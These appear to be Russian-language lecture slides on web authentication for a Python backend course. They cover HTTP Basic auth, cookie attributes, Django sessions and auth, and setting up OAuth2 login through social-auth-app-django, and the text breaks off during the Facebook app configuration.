

 **ТЕХНОСФЕРА**

Бэкенд-разработка на Python.

Лекция N°7.

Авторизация и безопасность

Алена Елизарова






Не забудьте
отметиться
на портале



План занятия

1. Авторизация и аутентификация
2. Виды авторизации
3. Cookies
4. Шифрование
5. Виды уязвимостей




Авторизация

Авторизация и аутентификация в веб-приложениях



Аутентификация и авторизация




Аутентификация - предоставление доказательств, что вы на самом деле есть тот, кем идентифицировались (от слова “authentic” — истинный, подлинный).

Авторизация - проверка, что вам разрешен доступ к запрашиваемому ресурсу.



Авторизация в веб-приложениях




HTTP - **stateless** протокол, т.е. не предполагает поддержания соединения между клиентом и сервером. Это значит, что сервер не может связать информацию о пользователе с конкретным соединением и вынужден загружать ее при каждом запросе.



Виды авторизации

- Basic-авторизация
- Авторизация, основанная на куках (cookie-based)
- Авторизация через соц.сети (OAuth2)

Basic HTTP Authorization



Заголовки и коды ответа

401 Unauthorized - для доступа к ресурсу нужна авторизация

WWW-Authenticate: Basic realm="admin" - запрос логина/пароля для раздела admin

Authorization: Basic Z2l2aTpkZXJwYXJvbA== - передача логина/пароля в виде base64(login + ':' + password)

403 Forbidden - логин/пароль не подходят

REMOTE_USER - CGI переменная с именем авторизованного пользователя

Достоинства и недостатки

- + Простота и надежность
- + Готовые модули для web-серверов
- + Не требует написания кода
- Логин/пароль передаются в открытом виде - нужен https
- Невозможно изменить дизайн формы входа
- Невозможно «сбросить» авторизацию



Cookies

Cookies - небольшие фрагменты данных, которые браузер хранит на стороне клиента и передает на сервер при каждом запросе.

Cookies привязаны к доменам, поэтому при каждом запросе сервер получает только «свои» cookies. Невозможно получить доступ к cookies с другого домена.

Cookies используются для поддержания состояния (state management) в протоколе HTTP и, в частности, для авторизации.

Cookies

`name=value` - имя и значение cookie

`Expires` - время жизни cookie, по умолчанию - до закрытия окна

`Domain` - домен cookie, по умолчанию - домен текущего URL

`Path` - путь cookie, по умолчанию - путь текущего URL

`Secure` - cookie должна передаваться только по https

`HttpOnly` - cookie не доступна из JavaScript

Установка и удаление Cookies

*Set-Cookie: sessid=d232rn38jd1023e1nm13r25z;
Domain=.site.com; Path=/admin/;
Expires=Sat, 15 Aug 2015 07:58:23 GMT;
Secure; HttpOnly
Set-Cookie: lang=ru*

*Set-Cookie: sessid=xxx;
Expires=Sun, 06 Nov 1994 08:49:37 GMT*

Для удаления cookie, сервер устанавливает Expires в прошлом.



Получение Cookies

*Cookie: sessid=d232rn38jd1023e1nm13r25z; lang=ru;
csrftoken=vVqoyo5vzD3hWRHQDRpIHzVmKLfBQIGD;*

При каждом запросе браузер выбирает подходящие cookies и отправляет только их значения.


Работа с cookie в Django

```
# установка
response.set_cookie('sessid', 'asde132dk13d1')
response.set_cookie('sessid', 'asde132dk13d1',
    domain='.site.com', path='/blog/',
    expires=(datetime.now() + timedelta(days=30))
)

# удаление
response.delete_cookie('another')

# получение
request.COOKIES # все cookies
request.COOKIES.get('sessid') # одна cookie
```

Cookie-based авторизация



Встроенная авторизация Django

`django.contrib.sessions`

Предоставляет поддержку сессий, в том числе анонимных.

Позволяет хранить в сессии произвольные данные, а не только ID пользователя.

Позволяет хранить сессии в различных хранилищах, например Redis или Memcached.

```
def some_view(request):  
    val = request.session['some_name']  
    request.session.flush()  
    request.session['some_name'] = 'val2'
```


django.contrib.auth

Предоставляет готовую модель User , готовую систему разделения прав, view для регистрации / входа / выхода. Используется другими приложениями, например django.contrib.admin

```
def some_view(request):
    user = request.user # Определено всегда!
    if user.is_authenticated():
        pass # обычный пользователь
    else:
        pass # анонимный пользователь
```




OAuth(2.0) авторизация



OAuth 2.0 - протокол авторизации, позволяющий выдать одному сервису (приложению) права на доступ к ресурсам пользователя на другом сервисе. Протокол избавляет от необходимости доверять приложению логин и пароль, а также позволяет выдавать ограниченный набор прав, а не все сразу.




OAuth(2.0) авторизация



Результатом авторизации является access token — некий ключ, предъявление которого является пропуском к защищенным ресурсам. Обращение к ним в самом простом случае происходит по HTTPS с указанием в заголовках или в качестве одного из параметров полученного access token.

OAuth2



Реализация

```
>>> pip install social-auth-app-django
```

```
#settings.py
```

```
AUTHENTICATION_BACKENDS = [  
    'social_core.backends.linkedin.LinkedinOAuth2',  
    'social_core.backends.instagram.InstagramOAuth2',  
    'social_core.backends.facebook.FacebookOAuth2',  
    'django.contrib.auth.backends.ModelBackend',  
]
```

```
INSTALLED_APPS = [  
    ...  
    'social_django',  
]
```

Реализация

```
#settings.py
```

```
LOGIN_URL = 'login'  
LOGIN_REDIRECT_URL = 'home'  
LOGOUT_URL = 'logout'  
LOGOUT_REDIRECT_URL = 'login'
```

```
SOCIAL_AUTH_FACEBOOK_KEY = '' # App ID  
SOCIAL_AUTH_FACEBOOK_SECRET = '' # App Secret
```

```
STATIC_URL = '/static/'  
STATICFILES_DIRS = [  
    os.path.join(BASE_DIR, 'static'),  
]
```

```
>>> ./manage.py migrate
```

Реализация

```
from django.contrib import admin
from django.urls import path, include
from django.contrib.auth import views as auth_views
from blog import views as views

urlpatterns = [
    path('admin/', admin.site.urls),
    path('login/', views.login, name='login'),
    path('logout/', auth_views.LogoutView.as_view(), name='logout'),
    path('social_auth/', include('social_django.urls',
namespace='social')),
    path('', views.home, name='home'),
]
```

Реализация

```
<a
  href="{% url 'social:begin' 'facebook' %}"
>
  Login with Facebook
</a>
```

В приложении Facebook

`https://developers.facebook.com/apps/`

домен

